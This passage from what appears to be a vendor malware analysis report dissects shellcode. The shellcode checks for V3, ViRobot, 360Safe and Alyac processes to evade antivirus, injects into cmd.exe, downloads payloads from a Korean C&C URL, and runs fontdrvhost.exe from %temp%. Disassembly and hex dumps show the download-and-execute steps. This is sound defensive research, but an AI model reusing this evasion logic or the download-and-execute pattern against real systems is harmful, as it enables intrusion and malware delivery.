


Figure 2-9 | Operation flow of the shellcode

The shellcode primarily detects the anti-virus product of the host and performs three distinctive tasks according to the result. This can be seen as an attempt to bypass the protective features of the anti-virus solutions.

- Case 1: Code injection after running the 'cmd.exe' process
- Case 2: Download and execute additional malware
- Case 3: End process

In order to conduct the above tasks, it checks whether a widely used anti-virus solution of South Korea is running by comparing the names of processes, as shown in Table 2-3, and the currently running processes in the system. The malware then performs different tasks depending on the results, as shown in Table 2-4. Note that the process running related to the Korean anti-virus product "Alyac", does affect the malicious behavior.



Related Product	Processes
V3	asdsvc.exe, v3ui.exe, v3svc.exe
ViRobot	vraptshieldlaunchersvc.exe, hagenttray.exe, hvrtray.exe
360Safe	zhudongfangyu.exe, 360tray.exe, qhsafemain.exe
Alyac	ayagent.aye

Table 2-3 | List of processes used for distinguishing the anti-virus product

Classification	Product			Function
	V3	ViRobot	360Safe	
Running status	○	○	(N/A)	Case 3
	○	X	X	Case 1
	○	X	○	Case 2
	X	○	(N/A)	Case 2
	X	X	X	Case 1
	X	X	○	Case 2

Table 2-4 | Shellcode function based on product type

**Case 1** first runs the Windows Command Prompt, also known as cmd.exe, and injects code into the process to enable downloads.

```

주소      Hex      ASCII
00383F2C  3D 00 00 00 9A 02 00 00 68 74 74 70 3A 2F 2F 77 =.....http://w
00383F3C  77 77 2E 31 35 38 38 2D 32 30 34 30 2E 63 6F 2E ww.1588-2040.co.
00383F4C  68 72 2F 63 6F 6E 66 2F 70 72 6F 64 75 63 74 2E kr/conf/product.
00383F5C  6A 70 67 00 2C 00 00 00 A3 08 02 00 00 55 8B EC jpg.,...f...U.ì
00383F6C  83 EC 1C E8 02 00 00 00 EB 04 8B 04 24 C3 89 45 .ì.è....è...$A.E
00383F7C  F8 83 6D F8 0B 8B 45 F8 8B 40 FC 89 45 E8 8B 45 ø.mø..Eø.@ü.Eè.E
00383F8C  F8 8A 40 FB 88 45 FF 88 45 F8 8B 40 F7 89 45 F0 ø.@û.Eý.Eø.@+.Eð
00383F9C  88 45 F0 83 C0 09 8B 4D F8 2B C8 89 4D E4 B8 92 .Eð.À..Mø+È.Mä..
00383FAC  10 40 00 2D 00 10 40 00 89 45 EC 8B 45 F8 03 45 .@.-..@..Eì.Eø.E

0038397C  6A 00          push 0
0038397E  56             push esi
0038397F  53             push ebx
00383980  57             push edi
00383981  FF 75 D0       push dword ptr ss:[ebp-30]
00383984  FF 55 E4       call dword ptr ss:[ebp-1C]

```

Figure 2-10 | Code injection into cmd.exe

The injected code downloads and runs an additional shellcode from a different C&C server stated in the code.

00230283	57	push edi	
00230284	68 00 00 00 84	push 84000000	
00230289	57	push edi	
0023028A	57	push edi	
0023028B	FF 75 F4	push dword ptr ss:[ebp-C]	[ebp-C]:"http://www.1588-2040.co.kr/conf/product.jpg"
0023028E	50	push eax	
0023028F	FF 55 F0	call dword ptr ss:[ebp-10]	[ebp-10]:InternetOpenUrlA
00230292	8B F0	mov esi,eax	esi:InternetOpenA
00230294	85 F6	test esi,esi	esi:InternetOpenA
00230296	75 07	jne 23029F	

Figure 2-11 | URL connection for downloading additional shellcodes

The additional shellcode includes malicious codes soon to be decoded and executed.

This particular method can easily bypass anti-virus software that does not provide memory detection functions, as the malicious code exists only in the memory.

주소	Hex	ASCII
00510000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
00510010	88 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
00510020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00510030	00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00	.....
00510040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...°.!.Li!Th
00510050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00510060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00510070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
00510080	BD 2D 1A 4E F9 4C 74 1D F9 4C 74 1D F9 4C 74 1D	%-.NuLt.ùLt.ùLt.
00510090	4D D0 85 1D F7 4C 74 1D 4D D0 87 1D 64 4C 74 1D	MĐ..÷Lt.MĐ..dLt.
005100A0	4D D0 86 1D E4 4C 74 1D 24 B3 A5 1D F8 4C 74 1D	MĐ..äLt.\$*¥.øLt.
005100B0	67 EC B3 1D F8 4C 74 1D 1C 15 77 1C E0 4C 74 1D	gì*.øLt...w.àLt.
005100C0	1C 15 71 1C B8 4C 74 1D 1C 15 70 1C B8 4C 74 1D	..q.»Lt...p. Lt.
005100D0	24 B3 BF 1D EA 4C 74 1D F9 4C 75 1D 51 4C 74 1D	\$*¿.êLt.ùLu.QLt.
005100E0	0B 15 7D 1C F7 4C 74 1D 0B 15 8B 1D F8 4C 74 1D	..}.÷Lt.....øLt.
005100F0	0B 15 76 1C F8 4C 74 1D 52 69 63 68 F9 4C 74 1D	..v.øLt.RichùLt.
00510100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00510110	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 06 00	.....PE..L...

Figure 2-12 | Malicious code within the additional shellcode

Case 2 creates a thread to download malware from another C&C server stated within the code.

It then runs the downloaded file fontdrvhost.exe which is created in the Windows temporary directory %temp%.

00100182	53	push ebx	
00100183	FF D7	call edi	WriteFile
00100185	83 7D FC 00	cmp dword ptr ss:[ebp-4],0	
00100189	75 D3	jne 10019E	
00100188	8B 7D E0	mov edi,dword ptr ss:[ebp-20]	edi:InternetCloseHandle, [ebp-20]:InternetCloseHandle
0010018E	56	push esi	
0010018F	FF D7	call edi	InternetCloseHandle
00100191	8B 75 DC	mov esi,dword ptr ss:[ebp-24]	
00100194	56	push esi	
00100195	FF D7	call edi	InternetCloseHandle
00100197	53	push ebx	
00100198	FF 55 D8	call dword ptr ss:[ebp-28]	CloseHandle
0010019B	6A 00	push 0	
0010019D	8D 85 A8 FE FF FF	lea eax,dword ptr ss:[ebp-158]	
001001A3	50	push eax	"C:\\Users\\Test\\AppData\\Local\\Temp\\fontdrvhost.exe"
001001A4	FF 55 D4	call dword ptr ss:[ebp-2C]	WinExec

Figure 2-13 | Download and execution of the malicious file

**Case 3** does not perform any actions and ends when a process related to V3 and ViRobot is detected, regardless of whether a process related to 360Safe is running.

Zero-day attacks exploit the vulnerabilities, which failed to mitigate in a timely manner due to various reasons. Which means a complete prevention is difficult until a patch releases.

Moreover, the use of malicious PE files means that a wider range of attack is possible due to the diversity of malicious behaviors that can occur. It is crucial to get the latest updates of Windows security patches and anti-virus programs in order to minimize damage.

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